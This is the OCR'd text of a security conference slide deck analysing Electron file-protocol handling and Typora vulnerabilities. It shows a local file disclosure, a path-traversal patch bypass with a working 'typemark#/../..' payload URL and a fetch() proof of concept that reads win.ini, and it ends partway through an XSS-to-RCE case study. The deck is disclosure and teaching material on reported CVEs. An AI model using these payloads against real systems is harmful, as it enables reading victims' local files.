
What is “app://”?

- registerFileProtocol
- Access-Control-Allow-Origin: * 💣


electron / shell / browser / net / **electron_url_loader_factory.cc**

Code | Blame | 660 lines (586 loc) · 25.2 KB

```
505  void ElectronURLLoaderFactory::StartLoadingFile(
506      mojo::PendingRemote<network::mojom::URLLoaderClient> client,
507      mojo::PendingReceiver<network::mojom::URLLoader> loader,
508      network::mojom::URLResponseHeadPtr head,
509      const network::ResourceRequest& original_request,
510      const base::FilePath& path,
511      const gin_helper::Dictionary& opts) {
512    network::ResourceRequest request = original_request;
513    request.url = net::FilePathToFileURL(path);
514    if (!opts.IsEmpty()) {
515      opts.Get("referrer", &request.referrer);
516      opts.Get("method", &request.method);
517    }
518
519    // Add header to ignore CORS.
520    head->headers->AddHeader("Access-Control-Allow-Origin", "*");
521    asar::CreateAsarURLLoader(request, std::move(loader), std::move(cl
522                              head->headers);
523  }
```




Demo - CVE-2023-2110



Case Study #2

Typora Local File Disclosure



Typora

- Allows ✔<iframe> ✔<embed>
- registerFileProtocol('typora', <function>)

```
var M = function(e) {   e = "typora"
    l.registerFileProtocol(e, function(e, t) {
        e.url ? t({
            path: c.getRealPath(e.url)
        }) : t({
            error: -324
        })
    }),
```


Typora


- getRealPath(e.url)

```
c.getRealPath = function(e) {
    try {
        e = decodeURI(e)
    } catch (e) {}
    e = e.substr(13);
    return /^userData/.exec(e) && (e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"))),
    /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
    /^typemark/i.exec(e) && (e = e.replace(/^typemark/, t)),
    e = (e = /preview\.html/.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[?#][^\\\/]*$/, "")
}
```

Typora Local File Disclosure

- `getRealPath('typora://app/C:/windows/win.ini')`
  - Returns `"C:/windows/win.ini"` 💣 CVE-2023-2316





Case Study #3

Typora Local File Disclosure (Patch Bypass)

Typora Patch Analysis

- Fixed in 1.6.7

Typora Patch Analysis

- Fixed in 1.6.7? 🤔

```
c.getRealPath = function(e) {
    try {
        e = decodeURI(e)
    } catch (e) {}
    e = e.substr(13);
    if (/^userData/i.exec(e))
        e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"));
    else {
        if (!/^typemark/i.exec(e))
            return console.warn("reject access to path", e),
            "";
        e = e.replace(/^typemark/, t)
    }
    return /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
    e = (e = /preview\.html/.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[?#][^\\\/]*$/, "")
}
```

🩹 "typora://app/~~C:/windows/win.ini~~"

Typora Patch Analysis

- Fixed in 1.6.7? 😎 Not really!

```
c.getRealPath = function(e) {   e = "typemark#/../../../../../../../../Windows/win.ini"
    try {
        e = decodeURI(e)   e = "typemark#/../../../../../../../../Windows/win.ini"
    } catch (e) {}
    e = e.substr(13);
    if (/^userData/i.exec(e))
        e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"));
    else {
        if (!/^typemark/i.exec(e))   e = "typemark#/   /   /   /   /   /   /   /Windows/win.ini"
            return console.warn("reje   "C:\Program Files\Typora\resources\"
            "";
        e = e.replace(/^typemark/, t)
    }
    return /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
    e = (e = /preview\.html/.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[?#][^\\\/]*$/, "")
}
```

Typora Patch Bypass


"typora://app/typemark#/../../../../../../../../Windows/win.ini"

Removed by substr Replaced with "C:\Program Files\Typora\resources\" 💣

```
c.getRealPath = function(e) {   e = "typemark#/../../../../../../../../Windows/win.ini"
    try {
        e = decodeURI(e)   e = "typemark#/../../../../../../../../Windows/win.ini"
    } catch (e) {}
    e = e.substr(13);
    if (/^userData/i.exec(e))
        e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"));
    else {
        if (!/^typemark/i.exec(e))   e = "typemark#/../../../../../../../../Windows/win.ini"
            return console.warn("reje   "C:\Program Files\Typora\resources\"
            "";
        e = e.replace(/^typemark/, t)
    }
    return /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
    e = (e = /preview\.html/.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[?#][^\\\/]*$/, "")
}
```

Typora Local File Disclosure (Patch Bypass)

- Path traversal 💣 CVE-2023-2971





```
> location.origin
< 'https://example.com'
> console.log(await (await fetch('typora://app/typemark#/../../../../../../../../Windows/win.ini')).text())
  ; for 16-bit app support
  [fonts]
  [extensions]
  [mci extensions]
  [files]
  [Mail]
  MAPI=1
```

Case Study #4

Typora XSS to RCE

Typora XSS?

- DOMPurify 2.0.7
  - Known MathML mXSS bypasses didn't work



- **<iframe>** and **<embed>** are allowed 🤔

```
w.getDomPurifyConfig = function(e) {
    return Object.assign({
        FORBID_ATTR: ["class", "contenteditable", "cid", "id", "loop", "autoplay", "preload"],
        ADD_ATTR: ["allowfullscreen", "async", "charset", "srcdoc", "controls"],
        ADD_TAGS: ["iframe", "dialog", "embed", "footer"],
        FORBID_TAGS: ["head", "style"],
        ALLOW_DATA_ATTR: !1,
        RETURN_DOM: !0,
        ALLOW_UNKNOWN_PROTOCOLS: !0,
        USE_PROFILES: {
            html: !0,
            svg: !0,
```


Typora XSS?

- All `<iframe>` are converted to `<webview>` → No access to top frame 😐

```
<div class="md-htmlblock-panel-placeholder">…</div>
<webview src="https://example.com/" guest-id="3" allow-t
ipts allow-same-origin allow-popups" onload="window.remo
ze" nodeintegration="false">…</webview> flex == $0
</div>
```


- **`<embed>`** is loaded as-is 🤨

```
<div class="md-htmlblock-tooltip md-rawblock-control" cont
<div class="md-htmlblock-panel md-rawblock-control" style
<div class="md-htmlblock-container md-rawblock-container"
<embed src="https://example.com/">
#document == $0
<!DOCTYPE html>
<html>…</html>
</embed>
</div>
<span style="position:absolute;">&ZeroWidthSpace;</span>
</div>
<p cid="n5" mdtype="paragraph" contenteditable="true" class
::after
</div>
<canvas style="display:none" id="video-canvas">
<div id="ty-oversize-body" contenteditable="false" style="di
```



Typora XSS?

- DOMPurify
  - ×<embed src="~~javascript:...~~">　　×<embed src="~~data:...~~">
  - <embed src="https://..."> ✔
    - Set top.location to data: or javascript: ?　　↓failed 😑



Typora XSS?

